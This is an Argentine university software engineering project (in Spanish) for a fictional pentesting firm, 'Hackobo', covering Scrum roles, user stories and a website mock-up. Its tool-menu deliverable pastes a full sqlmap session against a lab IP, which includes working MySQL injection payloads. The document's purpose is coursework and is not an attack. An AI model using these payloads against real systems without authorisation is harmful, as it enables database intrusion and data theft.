INGENIERÍA EN SISTEMAS DE INFORMACIÓN

INGENIERÍA EN SOFTWARE I

2024

TRABAJO FINAL INTEGRADOR

PROYECTO HACKOBO

Integrantes

TARNOWSKI, TOBÍAS
44772827

GONZALEZ, JOAQUÍN
44435302

AUGUSTO, PIEDRAFITA
43999177

Docente: Ing. Eduardo Silva

silvahelleryeduardo_pos@ucp.edu.ar

UNIVERSIDAD DE LA CUENCA DEL PLATA

HACKOBO
INSPIRES USER CONIDENCE

Contenido

Inicio de mi proceso de desarrollo de software

Planificación

Para realizar este proyecto usamos la metodología ágil “Scrum”
Scrum define cinco ceremonias principales para cumplir con el control de sus procesos, todas con un sentido de ser propio que hace que sean imprescindibles para esta metodología, conllevando los sprint a ello.
Sprint es un contenedor para el resto de eventos de Scrum. El Sprint es continuo, es decir, su duración no debe cambiar mientras está en marcha el desarrollo del producto.
En nuestro caso usamos sprints con duración de 2 semanas, El Sprint Planning al inicio de esta y finalmente al final un Sprint Review obviamente con Daily’s en medio.

Un Sprint normal tendría los siguiente **eventos o ceremonias**:

1. El ***Sprint Planning*** al comienzo del Sprint
2. ***Daily Scrums*** a diario
3. Un ***Sprint Review*** al final del Sprint para inspeccionar el incremento realizado.
4. Y, finalmente, una **Retrospectiva** para inspeccionar el equipo y levantar mejoras que se apliquen en el siguiente Sprint.
5. Adicionalmente se ha incorporado también una reunión de ***Grooming*** o ***Refinement,*** que sirve para, dentro del Sprint, afinar y aclarar ciertas historias de usuario que pudieron quedar pendientes durante el *Sprint Planning*.

En el *Sprint Planning* inspeccionabamos el ***Product Backlog***, los **acuerdos de la *Retrospectiva*** y la **capacidad** , a estos se adaptan el ***Sprint Backlog***, ***Sprint Goal*** y el **plan para poder alcanzar ese *Sprint Goal*.**

En el *Daily Scrum*, conocido comúnmente sólo como “La Daily”, **es una reunión diaria de 15 minutos en la que participa exclusivamente el *Development Team***.

En esta reunión todas y cada una de las personas de nuestro equipo respondiamos a las siguientes preguntas:

1. ¿Qué hice ayer para contribuir al Sprint Goal?
2. ¿Qué voy a hacer hoy para contribuir al Sprint Goal?
3. ¿Tengo algún impedimento que me impida entregar?

El *Sprint Review* es la reunión que ocurre al final del Sprint, generalmente el último jueves del Sprint, donde el *product owner* y el *Develpment Team* presentan a los miembros el incremento terminado para su inspección y adaptación correspondientes. En esta reunión organizada por el *product owner* se estudia cuál es la situación y se actualiza el *Product Backlog* con las nuevas condiciones que puedan afectar a nuestro proyecto.

La retrospectiva ocurre al final del Sprint, justo después del *Sprint Review*. nosotros, lo realizabamos conjuntamente con el *Sprint Planning*, siendo la retrospectiva la parte inicial de la reunión.

El objetivo de la retrospectiva es hacer de reflexión sobre el último Sprint e identificar posibles mejoras para el próximo.

5ª ceremonia: Sprint Grooming o Refinement

El refinamiento del *Product Backlog* es una práctica recomendada para asegurar que éste siempre esté preparado.

Los participantes de esta reunión son todo el equipo Scrum, así como cualquier recurso adicional que considere necesario el PO y que pueda contribuir a aclarar el requerimiento. Es necesario, por tanto, que antes de la reunión todos conozcan los requerimientos o historias de usuario que van a ser tratados en la misma y sólo asistan aquellos cuya presencia sea estrictamente relevante. Esta no la aplicábamos especialmente demasiado.

Roles

- TARNOWSKI TOBÍAS - PRODUCT OWNER

El Product Owner **es el encargado de optimizar y maximizar el valor del producto**, siendo la persona encargada de gestionar el flujo de valor del producto a través del Product Backlog. Adicionalmente, es fundamental su labor como interlocutor con los stakeholders y sponsors del proyecto, así como su faceta de altavoz de las peticiones y requerimientos de los clientes. **Si el Product Owner también juega el rol de representante de negocio, su trabajo también aportará valor al producto.**

- AUGUSTO PIEDRAFITA - SCRUM MASTER

El Scrum Master tiene dos funciones principales dentro del marco de trabajo: gestionar el proceso Scrum y ayudar a eliminar impedimentos que puedan afectar a la entrega del producto. Además, se encarga de las labores de mentoring y formación, coaching y de facilitar reuniones y eventos si es necesario.

- GONZALEZ JOAQUÍN – MIEMBRO O EQUIPO DE DESAROLLO

El equipo de desarrollo suele estar formado por entre 3 a 9 profesionales que **se encargan de desarrollar el producto, auto-organizándose y auto-gestionándose para conseguir entregar un incremento de software** al final del ciclo de desarrollo.

En este caso teníamos a uno.


Servicios de Hackobo

1. Pruebas de Penetración (Pentesting): Evaluación de la seguridad de sistemas, redes y aplicaciones web para identificar vulnerabilidades y puntos débiles potenciales.
2. Respuesta a Incidentes: Desarrollo de planes y procedimientos para responder rápidamente a incidentes de seguridad y minimizar su impacto.
3. Seguridad de Aplicaciones: Evaluación de la seguridad de aplicaciones web y móviles para identificar y corregir vulnerabilidades en el código y la configuración.
4. Auditorías de Seguridad: Evaluación completa del estado actual de la infraestructura de seguridad de una empresa para identificar posibles áreas de mejora y vulnerabilidades.


1. Evaluación de riesgos: Los usuarios pueden requerir una evaluación exhaustiva de sus sistemas y redes para identificar vulnerabilidades y puntos débiles en su infraestructura de seguridad.
2. Protección de datos: Los usuarios pueden necesitar soluciones para proteger la confidencialidad, integridad y disponibilidad de sus datos sensibles, incluyendo la implementación de firewalls, cifrado de datos y medidas de control de acceso.
3. Prevención de ataques: Los usuarios desean sistemas y herramientas que ayuden a prevenir ataques cibernéticos como malware, phishing, ransomware y ataques de denegación de servicio (DDoS).
4. Detección y respuesta ante incidentes: Es importante contar con sistemas de detección de intrusos y herramientas de análisis de seguridad para identificar y responder rápidamente a cualquier actividad maliciosa en la red.
5. Cumplimiento normativo: Algunas empresas pueden necesitar cumplir con regulaciones específicas de seguridad de datos, como el Reglamento General de Protección de Datos (GDPR) en Europa o la Ley de Portabilidad y Responsabilidad de Seguros Médicos (HIPAA) en los Estados Unidos. Los usuarios pueden requerir servicios que les ayuden a cumplir con estas normativas.
6. Educación y concienciación: La capacitación del personal en prácticas de seguridad cibernética es fundamental para prevenir ataques exitosos. Los usuarios pueden solicitar programas de capacitación y concienciación en seguridad para su personal.
7. Monitoreo continuo: Los usuarios pueden necesitar servicios de monitoreo continuo de seguridad para detectar y responder a amenazas en tiempo real, así como para realizar análisis forenses en caso de incidentes.
8. Servicios de recuperación de desastres: Los usuarios pueden requerir planes de recuperación ante desastres que les permitan restaurar rápidamente sus sistemas y datos en caso de un ciberataque o un fallo catastrófico del sistem

Herramientas usadas:

- Trello: https://trello.com/invite/b/wqVILOso/ATTIb3628450180d95f9106c25e9dbace8dcCFFCBA6D/hackobo



- Discord



GitHub (https://github.com/topics/pentesting)

ENTREGABLE DE EL MENU DE HERRAMIENTAS DE PENTESTING (INTERFAZ)

```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [*]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b6a71,FLOO
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c4162475655626153796d79455947614b5153456f5
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$
```

2. Análisis

Historias del Usuario

1. Que el usuario pueda programar pruebas de penetración según su conveniencia.
2. Que el usuario pueda visualizar el historial de pruebas realizadas anteriormente.
3. Que el usuario pueda recibir notificaciones sobre el progreso de sus pruebas de penetración.
4. Que el usuario pueda personalizar los parámetros de las pruebas según sus necesidades específicas.
5. Que el usuario pueda compartir informes de pentesting con otros miembros de su equipo.
6. Que el usuario pueda proporcionar retroalimentación sobre la calidad del servicio recibido.
7. Que el usuario pueda acceder a recursos educativos sobre seguridad informática y pruebas de penetración.
8. Que el usuario pueda solicitar pruebas de penetración recurrentes para mantener la seguridad de sus sistemas actualizada.
9. Que el usuario pueda recibir recomendaciones personalizadas para mejorar la seguridad de sus sistemas basadas en los resultados de las pruebas.
10. Que el usuario pueda acceder a soporte técnico en tiempo real durante las pruebas de penetración para resolver problemas urgentes.
11. Que el usuario pueda integrar el software de pentesting con otras herramientas de seguridad que utilice en su empresa.
12. Que el usuario pueda acceder a un panel de control intuitivo para gestionar todas sus solicitudes y resultados de pruebas de penetración.
13. Que el usuario pueda descargar certificados o informes de cumplimiento para demostrar la seguridad de sus sistemas a terceros.
14. Que el usuario pueda programar recordatorios automáticos para realizar pruebas de penetración periódicas.
15. Que el usuario pueda recibir alertas en tiempo real sobre nuevas vulnerabilidades descubiertas en sus sistemas.
16. Que el usuario pueda colaborar con los expertos en seguridad durante las pruebas de penetración para comprender mejor las vulnerabilidades encontradas.
17. Que el usuario pueda acceder a estadísticas y análisis sobre las tendencias de seguridad de sus sistemas a lo largo del tiempo.
18. Que el usuario pueda proporcionar autorizaciones específicas a terceros para acceder a los resultados de las pruebas de penetración.
19. Que el usuario pueda acceder a una biblioteca de casos de uso y escenarios de prueba para mejorar la cobertura de sus pruebas.
20. Que el usuario pueda exportar datos de las pruebas de penetración para su análisis externo o para cumplir con requisitos de auditoría.

Casos de uso en detalle

Tras pasar las historias de usuario a un sprint backlog logramos unificar a casos de uso correspondientes a las historias de usuario.

Historias de Usuario:

1. Que el usuario sin registrar pueda en la página web solicitar nuestro correo electrónico y nuestro whatsapp para acordar fecha y hora para hablar del servicio a ofrecer.

2. Que el usuario pueda recibir recomendaciones personalizadas para mejorar la seguridad de sus sistemas basadas en los resultados de las pruebas.

3. (Feedback) Que el usuario pueda proporcionar retroalimentación sobre la calidad del servicio recibido.

4. Que el usuario pueda exportar datos de las pruebas de penetración para su análisis externo o para cumplir con requisitos de auditoría.

5. - Que el usuario pueda descargar certificados o informes de cumplimiento para demostrar la seguridad de sus sistemas a terceros.

He vinculado cada historia de usuario a su correspondiente caso de uso que está en la parte de diseño.
Puede ir a ella manteniendo pulsado Ctrl y dándole click a cada una.

3. Diseño

Página web (caso de uso entregable de diseño)

¿Que es el test de penetración realizado por Hackobo?

El test de penetración realizado por Hackobo es una solución diseñada para conocer las vulnerabilidades de ciberseguridad en la infraestructura de red y servicios de empresas, sistemas y organizaciones.

¿Por qué contratarnos?

Porque tenemos más de 5 años dedicándonos a esto, llegando a trabajar con las mejores empresas del mercado, como Amazon, Meta, Volkswagen, MELI entre otras.

Nuestra trayectoria habla por si sola.

¿Con que métodos trabajamos?

Trabajamos con los tres métodos.

Trabajamos con los métodos de caja negra, caja blanca y caja gris

Test de penetración Black Box

Es la que se lleva a cabo cuando nuestros ingenieros no poseen información previa sobre las políticas de seguridad, el diagrama de arquitectura, los códigos fuente, y demás información de tu estructura de IT.

Test de penetración White box

Es un tipo de prueba en el cual nuestros ingenieros tienen todos los privilegios de información relacionados a tus sistemas, lo que significa que tienen credenciales, códigos fuente, mapas de infraestructura y todo lo necesario para atacar tu sistema.

Test de penetración Grey box

En esta prueba, nuestros ingenieros tienen conocimientos básicos de tu sistema, las aplicaciones en uso y el estado de tu red.

hackbobo.net

Acerca de nosotros

Equipo

Historia

Privacidad

Políticas de privacidad

Términos y condiciones

Contactanos

Redes

Facebook

Instagram

Twitter/X

Diagramas

Diagrama de Actividad de Hackobo




Diagrama de Contexto (Nivel 0)




Diagrama de Clases UML


